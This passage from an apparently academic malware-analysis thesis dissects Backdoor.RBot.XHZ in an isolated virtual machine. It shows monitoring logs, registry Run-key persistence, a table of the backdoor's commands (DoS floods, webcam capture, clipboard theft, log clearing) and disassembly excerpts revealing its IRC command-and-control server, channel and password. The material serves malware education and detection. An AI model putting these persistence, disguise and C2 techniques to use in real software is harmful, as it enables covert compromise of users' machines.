I chose to apply a dynamic analysis to the first step and static analysis to the rest. The complete reversed and patched assembly code of the last three steps is available in Appendix 1.

Usually, a traditional backdoor at the compromised machine communicates with the hacker through the Internet Relay Chat (IRC). The IRC was originally written by Jarkko Oikarinen in 1988. Since starting in Finland, it since been used in over 60 countries around the world. The IRC provides a way of communicating in real time with people from all over the world. It consists of various separate networks of IRC servers. After connecting to a certain server, people convene on *channels* (a virtual place, usually with a topic of conversation) to talk in groups, or privately. The channel names usually begin with a #, as in #irchelp . Each user is known on the IRC by a nick name while the channel's operators can control the channel by choosing who may not join in (by "banning" some users), who must leave (by "kicking" them out), and even who may speak (by making the channel moderated). [15]

5.2 Secure Environment

Before I could start with the analysis, I had to establish a secure environment so that the malware did not affect my machine and did not spread or connect to a remote machine. I chose to use virtual machine that is detached from the host and the Internet as seen in figure 22. My choice was Sun xVM VirtualBox because it is free and did what was needed. I created Windows XP virtual machine and transferred the necessary tools and installed them before starting the analysis.




Figure 22. VirtualBox virtual machine's network settings

When everything was ready and the tools were installed, I obtained malware from the Internet and transferred it to the virtual machine. The Offensive Computing website (<http://www.offensivecomputing.net>) is one of few websites that contains samples of live malware which can be downloaded compressed in an archive file.

5.3 The Target - Backdoor.RBot.XHZ

5.3.1 Choosing the Target

I chose Backdoor.RBot.XHZ for the case study. Every malware has different aliases given by different anti-virus companies. For example, some of the aliases are: Backdoor.Win32.Rbot.gen (Kaspersky Lab), W32/Sdbot.worm.gen.h (McAfee), W32.Spybot.Worm (Symantec), and WORM_RBOT.KZ (Trend Micro) [16].

There are good reasons for choosing this malware. I wanted malware that belonged to a backdoor family because it could remain undetectable and pose a great threat to a user's privacy. I also wanted malware that used one of the protection techniques described in chapter 3, and relatively old so that the remote machine (hacker machine) it tried to establish connection with did not exist any more.

5.3.2 Initial Inspection

The first observation after extracting the backdoor from the archive was the icon associated for the backdoor which is the same as Microsoft Wordpad text editor's icon as shown figure 23. The icon could look familiar to the victim but it existed at the wrong place. The victim would be suspicious and delete the file. It would be more effective (for hacker) if the hacker managed to associate a better icon for the backdoor such as bitmap, or popular and a frequently used application such as Skype and Live messenger.





Figure 23. Backdoor's icon

I chose dynamic analysis to monitor the initial execution of the backdoor. I wanted to gather information about the files it creates, modifies and reads and whether it can bypass the firewall detection. I used the registry monitor (RegMon) and file monitor (FileMon) free utilities from the Sysinternals company which was purchased recently by Microsoft.

After double clicking on the backdoor file, the file disappeared from the directory and the results from FileMon showed that a new file under the system directory with the name of *msq32.exe* had been created and was active, as shown in figure 24.



Time	Process	Request	Path	Result	Other
:32:04 PM	malware.exe:1644	READ	C:\WINDOWS\system32\MSVFW32.dll	SUCCESS	Offset: 46080 Length: 32768
:32:04 PM	malware.exe:1644	READ	C:\WINDOWS\system32\MSVFW32.dll	SUCCESS	Offset: 1024 Length: 32768
:32:04 PM	malware.exe:1644	READ	C:\WINDOWS\system32\MSVFW32.dll	SUCCESS	Offset: 78848 Length: 16384
:32:04 PM	malware.exe:1644	READ	C:\WINDOWS\system32\MSVFW32.dll	SUCCESS	Offset: 95232 Length: 12800
:32:04 PM	malware.exe:1644	READ	C:\WINDOWS\system32\avicap32.dll	SUCCESS	Offset: 52224 Length: 1024
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\WINDOWS\system32\msq23.exe	NOT FOUND	Attributes: Error
:32:04 PM	malware.exe:1644	OPEN	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	Options: Open Sequential A...
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	FileAttributeTagInformation
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	Length: 139264
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	Attributes: N
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	FileStreamInformation
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	Attributes: N
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	FileEaInformation
:32:04 PM	malware.exe:1644	CREATE	C:\WINDOWS\system32\msq23.exe	SUCCESS	Options: OverwriteIf Sequent...
:32:04 PM	malware.exe:1644	OPEN	C:\WINDOWS\system32\...	SUCCESS	Options: Open Directory Ac...
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\WINDOWS\system32\msq23.exe	SUCCESS	FileFsAttributeInformation
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\WINDOWS\system32\msq23.exe	SUCCESS	Attributes: A
:32:04 PM	malware.exe:1644	QUERY INFORMATION	C:\Documents and Settings\hnm\Desktop\...	SUCCESS	FileFsAttributeInformation

Figure 24. FileMon identifying backdoor initialization actions

The hacker wanted to create the illusion that the backdoor was one of the Windows protected operating system files by choosing the backdoor name to start with the two letters *ms* similar to the Windows protected files and by setting the file status to hidden, as shown in figure 25.




Figure 25. Hidden msq32 backdoor file – Active msq32 process

After the initial execution, the Windows firewall immediately blocked the file from connecting to a network, as shown in figure 26. I behaved like a computer user who was unaware of security threats and the basic functionality of malware, and unblocked the backdoor. Figure 26 demonstrates that the icon associated with the backdoor can play a major role in unblocking the backdoor. If the icon of the backdoor was the same as popular program like Skype, many users would unblock the backdoor.



Figure 26. Windows firewall blocking the backdoor

On the other hand, RegMon identified added registry keys. The most important keys spotted were three keys added to auto-start the backdoor when the Windows OS started as highlighted in figure 27. The backdoor also queried registry keys related to networking and the Internet.

Process	Request	Path	Result
msq23.exe:180	Query/Value	HKLM\Software\Microsoft\Windows NT\CurrentVersion\DRIVERS32\mixer5	NOT FOUND
msq23.exe:180	Query/Value	HKLM\Software\Microsoft\Windows NT\CurrentVersion\DRIVERS32\mixer6	NOT FOUND
msq23.exe:180	Query/Value	HKLM\Software\Microsoft\Windows NT\CurrentVersion\DRIVERS32\mixer7	NOT FOUND
msq23.exe:180	Query/Value	HKLM\Software\Microsoft\Windows NT\CurrentVersion\DRIVERS32\mixer8	NOT FOUND
msq23.exe:180	Query/Value	HKLM\Software\Microsoft\Windows NT\CurrentVersion\DRIVERS32\mixer9	NOT FOUND
msq23.exe:180	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\VERSION.dll	NOT FOUND
msq23.exe:180	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSPFW32.dll	NOT FOUND
msq23.exe:180	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\WFw\	NOT FOUND
msq23.exe:180	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\avicap32.dll	NOT FOUND
msq23.exe:180	CreateKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS
msq23.exe:180	SetValue	HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Internet Security Service	SUCCESS
msq23.exe:180	CloseKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS
msq23.exe:180	CreateKey	HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices	SUCCESS
msq23.exe:180	SetValue	HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Internet Security Service	SUCCESS
msq23.exe:180	CloseKey	HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices	SUCCESS
msq23.exe:180	CreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS
msq23.exe:180	SetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Internet Security Service	SUCCESS
msq23.exe:180	CloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS
msq23.exe:180	OpenKey	HKLM\Software\Microsoft\Rpc\PagedBuffers	NOT FOUND
msq23.exe:180	OpenKey	HKLM\Software\Microsoft\Rpc	SUCCESS
msq23.exe:180	Query/Value	HKLM\Software\Microsoft\Rpc\MaxRpcSize	NOT FOUND
msq23.exe:180	CloseKey	HKLM\Software\Microsoft\Rpc	SUCCESS
msq23.exe:180	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msq23.exe\RpcThre...	NOT FOUND
msq23.exe:180	OpenKey	HKLM\Software\Policies\Microsoft\Windows NT\Rpc	NOT FOUND
msq23.exe:180	OpenKey	HKLM\System\CurrentControlSet\Control\ComputerName	SUCCESS
msq23.exe:180	OpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	SUCCESS
msq23.exe:180	OpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ComputerName	SUCCESS

Figure 27. Three registry keys added to launch the backdoor automatically at OS start-up

The registry keys added by the backdoor to start automatically when Windows OS started are listed in listing 10.

Key1: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Value: HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Internet Security Service "msq23.exe"

Key2: HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
Value: HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Internet Security Service "msq23.exe"

Key3: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Value: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Internet Security Service "msq23.exe"

Listing 10. Three registry keys added to launch the backdoor automatically at OS start-up

More information can be found about auto-run registry files at *A definition of the Run keys in the Windows XP registry* article found at the Microsoft support web pages (<http://support.microsoft.com/kb/314866/EN-US/>)

FileMon and RegMon provided good information for the dynamic analysis phase. The backdoor copied itself under the system directory and removed the initial file. The backdoor queried several files related to networking and the Internet. This action could have been done automatically by Windows when loading the dll files. The backdoor had added three registry keys to survive the machine restart. This information was used by anti-virus programs to remove the backdoor completely from the system. The phase had been completed and next I would start the static analysis phase where I would dissect the backdoor binaries.

5.3.3 Static Analysis

The first step was to examine the backdoor with PEiD to identify if it uses any protection technique. PEiD identified that the backdoor's author used ASPack 2.12 to obfuscate the malware, as demonstrated in figure 28.




Figure 28. PEiD identifies the backdoor protection

Defeating ASPack 2.12 can be accomplished by the memory dump technique using OllyDump and then reconstructing the import table using ImpREC. I decided to avoid describing the details of how the protection was defeated due to the fact that ASPack is commercial software, and the malware analyst ethical rule prohibits publishing such confidential information that would cause harm to an ASPack producer.

The most important information required to break the protection was the original entry point (OEP) which was located at 04023500. The OEP has been supplied to OllyDump and then to ImpREC to reconstruct the original PE. Figure 29 shows the backdoor after eliminating ASPack protection.




Figure 29. PEiD identifies that ASPack protection has been eliminated

Since the protection had been eliminated, it was possible to start reversing the malware using OllyDbg to uncover more details about the backdoor. Reversing the backdoor can be a tedious and time consuming process. The objective for the malware analyst is *not* to reverse every single line but to understand the behaviour of the malware and to extract the most important information.

I will describe here the life cycle of the backdoor in seven steps as simplified in figure 30. The assembly codes for each step are provided in Appendix 1. The assembly code provides more details about each step such as the imported Win32 API functions used to accomplish each step, and where the code has been patched to bypass certain checks.

Step 1: The backdoor creates a *mutex* named “by close” to make sure no other instances of the backdoor are already running; the program terminates if the mutex already exists. This mechanism ensures that the program does not try to infect the same host twice. Listing 11 demonstrates the assembly code.

Step 2: The backdoor runs some checks to find whether it has already been installed under the system directory (SYSTEM32). It obtains the executable’s file name and path. If the malware does not exist under system directory, it copies itself with the name of “msq32.exe” under the system directory and terminates the current malware and delete itself. It also sets the file attributes' status of msq32.exe to hidden. Listing 12 demonstrates the assembly code.

Step 3: Prepares the connection to the IRC Server by specifying the server address (asn.ma.cx), channel name (!rx!#), and password (xrx). Listing 13 demonstrates the assembly code.

Step 4: Starts network functions to test if the Internet connection is available. After passing the networking checkout, it creates a random nickname (In this case, [XP] 9879826) required to connect to IRC server. The text between the brackets (XP) represents the operating system version of the infected machine. To be able to establish a connection, the backdoor creates a socket which is a software object that connects a program to a network. The backdoor can send and receive TCP/IP messages by opening a socket and reading and writing data to and from the socket. Listing 14 demonstrates the assembly code.

Step 5: Starts logging to the IRC server (asn.ma.cx) by specifying the port number (6672) and generating a random username (qiyaleqh). Ports 6665 through 6669 are registered for IRCU, the Internet Relay Chat services. Next, it sends “NICK [XP] 3394445 USER qiyaleqh 0 0 :[XP]3394445” logging request to the server and validates the response. If it fails, it closes the socket and goes to sleeping mode; to try at later time. Listing 15 demonstrates the assembly code.




Figure 30. Backdoor.RBot.XHZ life cycle

Step 6: If the login succeeds, it will start receiving data (commands) from the IRC Server. The backdoor enters an infinite loop in order to receive commands from the hacker until the hacker sends a command that would terminate the loop, for example, by sending KICK command to logout the user from the server. Listing 16 demonstrates the assembly code.

Step 7: Once the command is received from the hacker, it will match the command with the corresponding function and execute it. Most of the commands are used for collecting information from the infected machine or for starting DOS attacks. Listing 18 demonstrates the assembly code.

The backdoor contains a large number of commands. It would be time-consuming to examine (reverse) what every command is used for. Some of the commands' purposes

can be easily guessed while the others require deeper investigation. Table 3. provides a listing of some of the backdoor's commands along with their descriptions.

Table 3. Part of Backdoor.RBot.XHZ commands

Command(s)	Description
speedtest	Tests the Internet connection by sending HTTP POST request to several websites.
Tsunami flood, DDoS flood, UDP flood, Ping flood, SkySyn flood	DoS Attack
exploitlist	Finds or uses exploits the the system (prediction, not reversed)
ocmd	Opens Command line window using an anonymous pipe connection.
getedkeys	Queries the registry for games serial numbers including Counter Strike, Half-Life, Soldiers Of Anarchy, and Gunman Chronicles.
capture	Turns on the video camera of the infected machine to capture images and videos
socks4	Hacker can obtain an anonymous connection to the Internet by indirectly connecting through an infected machine using sock4 server
netinfo	Get the status of the network (Not Connected / Connected , Dial-up / LAN)
sysinfo	Retrieves information about the current operating system. Information collected from my virtual machine were: XP Service Pack 3, v.3264
getclip	Gets the data from the clipboard. This data is stored during the copy-cut-paste operations
clearlog	Removes the traces of the backdoor by clearing the log file. For example, I was testing the findpass command and that command works only at the Windows NT. There was an error log for it and the backdoor cleared it.

It would be more effective and easier to understand backdoor's behaviours and commands by establishing an IRC server on a separate virtual machine and name it asn.ma.cx. Backdoor.RBot.XHZ would connect to the delusive virtual server to start live conversation with the malware analyst (as if he or she was the hacker), which helps to understand all of its functionalities and commands.

6 Conclusion

In the last few years, IT security firms and researchers have not only witnessed the rapid growth of malicious programs online, but also encountered more advanced and complicated techniques used by malware authors. Educating system programmers and administrators about the internals of malware become critical. This project presents a deeper look at malware, how it works and how it is built internally. The information presented was more toward software engineers and system administrators than computers' end users.

The key outcomes of the project demonstrate that malware is becoming very complex and sophisticated, developing malware is becoming more professionalised and organized, malware authors can have a better understanding of a computer's environment than their opponents, and why not every protection tool offers maximum security. The main strength of the project is that it offers good introduction to several technical issues, from the security perspective such as Internet threats, computer programs, computer hardware and operating systems. Unfortunately, the depth and complication of IT security highlights the main limitations of the project. On the main topics covered here, there are dozens of educational resources that must be read for their better understanding.

Better education is as one of the suggested solutions for better IT security future. More educational efforts for IT security are required to educate software engineers, system administrators and computers' end users. Universities and colleges are urged to offer more IT security courses with the consideration for establishing a specialized degree in this field.

References

1. Intelligence Encyclopedia. Computer Virus. [online]. Answers.com.
URL: <http://www.answers.com/topic/computer-virus>.
Accessed 25 January 2009.
2. Eldad Eilam. Reversing: Secrets of Reverse Engineering.
Wiley Publishing; 2005
3. Harris S, Harper A, Eagle C, Ness J. Gray Hat Hacking. 2nd ed. McGraw-Hill
Osborne Media; 2007
4. Symantec Corporation. UK bank details 'for sale for £5'. [online]. BBC news; 8
April 2008.
URL: http://news.bbc.co.uk/2/hi/uk_news/7335844.stm.
Accessed 4 February 2009.
5. Malin CH, Casey E, Aquilina JM. Malware Forensics: Investigating and
Analyzing Malicious Code. Syngress Publishing; 2008.
6. Sun xVM VirtualBox.Virtual machines. [online]. Sun xVM VirtualBox.
URL: <http://www.virtualbox.org/wiki/Virtualization>
Accessed 6 February 2009.
7. VMware, Inc. Virtualization Basics - Virtual Machine. [online]. VMware, Inc.
URL: <http://www.vmware.com/technology/virtual-machine.html>.
Accessed 6 February 2009.
8. VMware, Inc. Virtualization Basics - Introduction. [online]. VMware, Inc.
URL: <http://www.vmware.com/virtualization/>.
Accessed 6 February 2009.
9. IT Reviews. Sun Microsystems - VirtualBox 1.6 review [online]. IT Reviews; 18
July 2008.
URL: <http://www.itreviews.co.uk/software/s629.htm>.
Accessed 6 February 2009.
10. Anley C, Heasman J, Lindner F, Richarte G. The Shellcoder's Handbook:
Discovering and Exploiting Security Holes. 2nd ed. Wiley Publishing; 2007.
11. Wolfgang G. Vista market share climbs, Windows XP remains dominant OS .
[online]. Net Applications, TG Daily; 1 March 2009.
URL: <http://www.tgdaily.com/content/view/41581/113/>.
Accessed 16 March 2009.

12. Symantec Corporation. Computer viruses hit one million. [online]. BBC news; 8 April 2008.
URL: <http://news.bbc.co.uk/2/hi/technology/7340315.stm>.
Accessed 16 March 2009.
13. Microsoft Corporation. What is a DLL?. [online]. Microsoft support pages; 4 December 2007.
URL: <http://support.microsoft.com/kb/815065>.
Accessed 23 March 2009.
14. Falliere N. Windows Anti-Debug Reference. [online]. Security Focus; 12 September 2007.
URL: <http://www.securityfocus.com/infocus/1893>.
Accessed 2 March 2009.
15. Caraballo D, Lo J. The IRC Prelude. [online]. IRC Help; 6 January 2000.
URL: <http://www.irchelp.org/irchelp/new2irc.html>.
Accessed 3 March 2009.
16. Viruslist.com. Backdoor.Win32.Rbot.gen [online] Viruslist; 6 August 2004.
URL: <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713>.
Accessed 22 February 2009.

Appendix 1. Backdoor.RBot.XHZ Assembly Code

Appendix 1 contains the most important parts of the backdoor assembly code. These parts have been divide into several listing according to the sequential execution of the backdoor. Comments have been added to the most import lines while less important codes have been eliminated and replaced by dots.

```

00402C31 CALL DWORD PTR DS:[452FF4]           ; kernel32.SetErrorMode
00402C37 PUSH 7530                          ; Timeout = 30000. ms
00402C3C PUSH msq23.00443998                 ; MutexName = "by close"
00402C41 PUSH EBX                          ; InitialOwner = Flase
00402C42 PUSH EBX                          ; pSecurity = NONE
00402C43 CALL DWORD PTR DS:[<&kernel32.CreateMute> ; CreateMutexA
00402C49 PUSH EAX                          ; hObject
00402C4A CALL DWORD PTR DS:[<&kernel32.WaitForSin> ; WaitForSingleObject
00402C50 CMP EAX,102
00402C55 JNZ SHORT msq23.00402C5F         ; Jump to listing 12 if malware
                                           ; process has not started
                                           ; otherwise continue to exit
00402C57 PUSH 1                            ; ExitCode = 1
00402C59 CALL DWORD PTR DS:[<&kernel32.ExitProces> ; ExitProcess

```

Listing 11 Creating Mutex.

Following the jump from 00402C55

```

00402C6B CALL DWORD PTR DS:[452EB8]         ; ws2_32.WSASStartup
00402C71 CMP EAX,EBX                       ; Start socket
00402C73 JNZ msq23.0040319C               ; Socket started?!
00402C79 CMP BYTE PTR SS:[EBP-884],2     ; continue

.....

00402CA1 PUSH ESI                          ; Find malware file path
00402CA2 PUSH EAX                          ; BufSize => 104 (260.)
00402CA3 CALL DWORD PTR DS:[<&kernel32.GetSystemD> ; GetSystemDirectoryA
00402CA9 LEA EAX,DWORD PTR SS:[EBP-2EC]
00402CAF PUSH ESI                          ; BufSize => 104 (260.)
00402CB0 PUSH EAX                          ; PathBuffer
00402CB1 PUSH EBX                          ; pModule
00402CB2 CALL DWORD PTR DS:[<&kernel32.GetModuleH> ; GetModuleHandleA

```

```

00402CB8 PUSH EAX ; hModule
00402CB9 CALL DWORD PTR DS:[<&kernel32.GetModuleF> ; GetModuleFileNameA

.....

00402CCE LEA EAX,DWORD PTR SS:[EBP-2EC] ; Malware file path
; C:\WINDOWS\system32\msq32.exe
; The desired file path and name

.....

00402D09 CALL msq23.004205E0 ; validate if the malware file path and name
00402D0E ADD ESP,30
00402D11 TEST EAX,EAX ; are correct?!!
00402D13 JNZ msq23.00402ED1 ; Then do not delete the current file and do not exist
; and continue to listing 13
; otherwise, create msq32.exe under the system
; directory and delete and exit the current file.

```

Listing 12. Validating malware file path and name

Following the jump from 00402D13

```

00403069 PUSH msq23.004439B4 ; ASCII "asn.ma.cx" – IRC Server
0040306E PUSH msq23.004E0C2C
00403073 MOV DWORD PTR DS:[4E0DAC],EAX
00403078 CALL msq23.004200D0 ; Validate previous string
0040307D MOV EAX,DWORD PTR DS:[443968]
00403082 PUSH 3F
00403084 MOV EDI,msq23.004E0CAC
00403089 PUSH msq23.004439C0 ; ASCII "#!rx!#" - IRC Channel Name
0040308E PUSH EDI
0040308F MOV DWORD PTR DS:[4E0D7C],EAX
00403094 CALL msq23.004200D0 ; Validate previous string
00403099 PUSH 3F
0040309B MOV ESI,msq23.004E0CEC
004030A0 PUSH msq23.004439C8 ; ASCII "xrx" – IRC Channel password
004030A5 PUSH ESI
004030A6 CALL msq23.004200D0 ; Validate previous string
004030AB ADD ESP,24
004030AE MOV DWORD PTR DS:[4E0D80],EBX
004030B4 MOV DWORD PTR SS:[EBP-4],EBX
004030B7 PUSH msq23.004E0C28
004030BC MOV DWORD PTR DS:[4E0DA8],EBX ; After IRC Server name and Channel
; name and password have been
; prepared. It is time to call
; some network functions
; Network functions – Listing 14

004030C2 CALL 004031A5

```

Listing 13 IRC connection strings loaded

Following the function at 004030C2

```

004031A5 PUSH EBP
004031A6 MOV EBP,ESP
